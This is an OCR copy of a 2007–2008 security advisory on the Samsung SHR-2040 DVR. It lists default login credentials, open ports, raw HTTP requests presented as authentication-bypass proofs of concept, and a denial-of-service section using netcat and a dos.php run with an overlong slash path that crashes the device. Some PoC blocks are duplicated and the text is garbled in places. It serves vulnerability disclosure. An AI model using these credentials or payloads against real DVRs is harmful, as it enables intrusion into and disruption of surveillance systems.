An Insecurity Overview of the Samsung DVR SHR-2040

by Alex Hernandez

Date: 04.12.007 01:03:00 am
Reléase: 05.09.008 06:37:00 am

By Alex Hernandez
a h e r n a n d e z at s y b s e c u r i t y d o t c o m

Very special thanks to:

str0ke (milw0rm.com)
kf (digitalmunition.com)
Rathaus (beyondsecurity.com)
!dSR (segfault.es)
0dd (0dd.com)

and friends: nitr0us, crypkey, dex, xdawn, sirdarckcat, kuza55, pikah, codebreak, h3llfyr3, canit0

Technical details and Attacks

Digital Video Recorders

DVRs are basically mini-PCs that allow a user to record TV broadcasts in a digital form via cable or DirectTV transmissions (depending on the model), in digital form on a hard drive located inside the recorder. This allows for The device is allowed to access the company's server, which regularly downloads the program guides into the DVR via a modem. Thius DVRs provides the same recording and time-shifting functions as a VCR, just in a different medium.

DVR Operating System Details

Software Version	B3.03E-K1.53-V2.19_0705281908
Broadcast Format	NTSC
Mac Address	00:16:6C:22:0F:72
version:	B3.03E-K1.53-V2.19_0705281908
authority:	1203961644-01-03
ddns:	samsung
mac:	00-16-6C-22-0F-72
model_name:	SHR-2040
protocol_version:	V1.0

Login and User details

Using the Smart Viewer

u: ADMIN p: 4321
u: USER p: 4321

System Operation

- Turn the power on and the following LOGO pops up on the screen.

- After the LOGO appears, all of LED in the front flickers 6 times to initialize the system for operation.
- Upon completion of normal initialization, the Live screen appears accompanying a beep sound.
- It requires 30 to 40 seconds until the Live screen appears

System Operation cont.

Before Use

● Selection - The yellow cursor shows the current window. Use the key in the front to move the cursor on your desirous menu. If you press the “Enter” key with the cursor clicking on your desirable menu, the system will enter the new mode.

Press the “Enter” key to finish the selection. On seeing Drop Down Menu key to move the cursor on your desirable menu.

● “OK” or “Cancel” in Menu Setup Window

Once changed, the new menu setup procedure will be finalized by pressing “OK”. Pressing “Cancel” will cancel the new setup and return to the upper menu.

● Front “MENU” and “SEARCH” Button The MENU button or SEARCH button, if pressed first, acts as an entrance button. Once entering, it reverses the page to the previous one.

● The “>” or “V” mark beside the title copies the line in the arrow direction to the value of the first line.

● The first page of the menu is structured as follows.

The figure 2.1 depicts the basic setup of an analog camera system and a network-based or the figure 2.2 depicts the basic setup of the IP camera system. In the traditional analog CCTV application, security cameras capture an analog video signal and transfer that signal over coax cable to the Digital Video Recorder (DVR).




Figure 2.1
Analog System





Figure 2.2
IP System

--==+==========+==--
--==+ The Smart Viewer 2.0 for Pro DVR +==--
--==+==========+==--



Smart Viewer is a program that a general PC user is able to install SHR-2040/2041/2042 to his PC to monitor the video and audio data in the real time through network without going to the site where SHR-2040/2041/2042 is installed.

● Thanks to the transmission of video data compressed by the MPEG-4 Video Compression method, it can play the video images of good quality.

● Thanks to the G.726 Voice Compression method, it supplies the voice data of good quality. Use of armored MIC improves the quality of remote voice.

● Thanks to the transmission of video/audio stream through RTP(Real-Time Transport Protocol), the real-time video playback is excellent and multi-users' simultaneous connection does not affect the transmission speed in whole abruptly.

● Command & Control by RTSP(Real-Time Streaming Protocol) enables safety. control through the network.

```
--==+================+==--
--==+ Port and Services  +==--
--==+================+==--
```

```
PORT     STATE   SERVICE

554/tcp  open    rtsp
555/tcp  open    dsf
556/tcp  open    remotefs
557/tcp  open    openvms-sysipc

MAC Address: 00:16:6C:22:0F:72 (Samsung Electonics Digital Video System Division)
```


```
--==+================================+==--
--==+ The threat  Over the network corporate +==--
--==+================================+==--
```

```
GET /content_frame.htm?cgiName=system_disk&lang=en HTTP/1.1

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/xaml+xml,
application/vnd.ms-xpsdocument, application/x-ms-xbap, application/x-ms-application, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, application/x-silverlight, */*
Referer: http://$1$9hC8DmrL$8NG8i3pQXBabAKo.AIm8U.:12345@10.50.10.248:557/cgi-
bin/left_menu?lang=en&topMenu=0
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.30)
Host: 10.50.10.248:557
Connection: Keep-Alive
Authorization: Basic JDEkOWhDOERtckwkOE5HOGkzcFFYQmFiQUtvLkFJbThVLjoxMjM0NQ==

HTTP/1.1 200 OK
Date: Sun Dec  9 23:51:37 2007
Server: GoAhead-Webs
Pragma: no-cache
Cache-Control: no-cache
Content-length: 1561
Content-type: text/html

<html>
<head>
<meta http-equiv="Pragma" CONTENT="No-Cache">
<title>System Setup</title>
<SCRIPT language="JavaScript" src="htmlCommon.js"></script>
</head>

<SCRIPT language="JavaScript">
document.write("<frameset rows='286,*' cols='*' frameborder='NO' border='0' framespacing='0'>");

//mainframe.. CGI ..... , lang.... ..... .... CGI.. .....
document.write("  <frame src='/cgi-bin/"+_cgiName+"?lang="+_lang+"' name='mainFrame' scrolling='auto' noresize
>");

// leftmenu.... CGI ..... system_info.... bottom.... apply, cancel ..... .... .....
// bottomFrame.. info_bottom.htm ..... ..... .....
if(_cgiName == "system_info"){./* no button */
.document.write("  <frame src='info_bottom.htm?lang="+_lang+"' name='bottomFrame' scrolling='NO' noresize>");
}else if(_cgiName == "sched_rec" || _cgiName == "sched_alarm"){./* add holiday button */
```

```
.document.write("  <frame src='bottom_sched.htm?lang="+_lang+"' name='bottomFrame' scrolling='NO' noresize>");
}
```


```
--==+============================+==--
--==+ The Basic Authentication  PoC (1)  +==--
--==+============================+==--
```

```
GET /first.htm HTTP/1.1
Accept: */*
Referer: 10.50.10.248
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
Host: 10.50.10.248:557
Connection: Keep-Alive

Authorization: Basic JDEkOWhDOERtckwkOE5HOGkzcFFYQmFiQUtvLkFJbThVLjoxMjM0NQ==</h1></body>
```




```
--==+============================+==--
--==+ The Basic Authentication  PoC (2)  +==--
--==+============================+==--
```

```
GET /first.htm HTTP/1.1
Accept: */*
Referer: 10.50.10.248
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
Host: 10.50.10.248:557
Connection: Keep-Alive

Authorization: Basic JDEkOWhDOERtckwkOE5HOGkzcFFYQmFiQUtvLkFJbThVLjoxMjM0NQ==</h1></body>
```




```
--==+============================+==--
--==+ The Basic Authentication  PoC (3)  +==--
--==+============================+==--
```

```
GET /index_menu.htm?lang=en&topMenu=5 HTTP/1.1
Accept: */*
Referer: 10.50.10.248
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
Host: 10.50.10.248:557
Connection: Keep-Alive

Authorization: Basic JDEkOWhDOERtckwkOE5HOGkzcFFYQmFiQUtvLkFJbThVLjoxMjM0NQ==</h1></body>
```



--==+============================+==--
--==+ **The Basic Authentication PoC (4)** +==--
--==+============================+==--

```
GET /index_menu.htm?lang=en&topMenu=5 HTTP/1.1
Accept: */*
Referer: 10.50.10.248
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
Host: 10.50.10.248:557
Connection: Keep-Alive

Authorization: Basic JDEkOWhDOERtckwkOE5HOGkzcFFYQmFiQUtvLkFJbThVLjoxMjM0NQ==</h1></body>
```




--==+================================+==--
--==+ **Denial of service attack port (TCP 554)** +==--
--==+================================+==--

A denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Although the motives for a DoS attack may vary, it generally comprises the concerted, malevolent efforts of a person(s) to prevent an Internet site or service from functioning temporarily or indefinitely.

```
C:\>nc -vvn 10.50.10.248 554
(UNKNOWN) [10.50.10.248] 554 (?) open ← nice open port without problem
```

```
--==+==========================+==--
--==+ Denial of  service attack PoC (4) +==--
--==+==========================+==--
```


```
GET / HTTP/1.1
Accept: */*
Referer: 10.50.10.248
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
Host: 10.50.10.248:554
Connection: Keep-Alive

Authorization: Basic JDEkOWhDOERtckwkOE5HOGkzcFFYQmFiQUtvLkFJbThVLjoxMjM0NQ==</h1></body>
```




```
---------------------------------------------------------------------------
Usage: dos.php "host" "/path/" "times"

host:       target server (ip or hostname)
path:       path of the file, including file and extension.
times:      number of times to "download" the file.
```

```
C:\ >php -f dos.php "10.50.10.248"

"////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////" 100 crashed!!!
```

```
C:\>nc -vvn 10.50.10.248 554

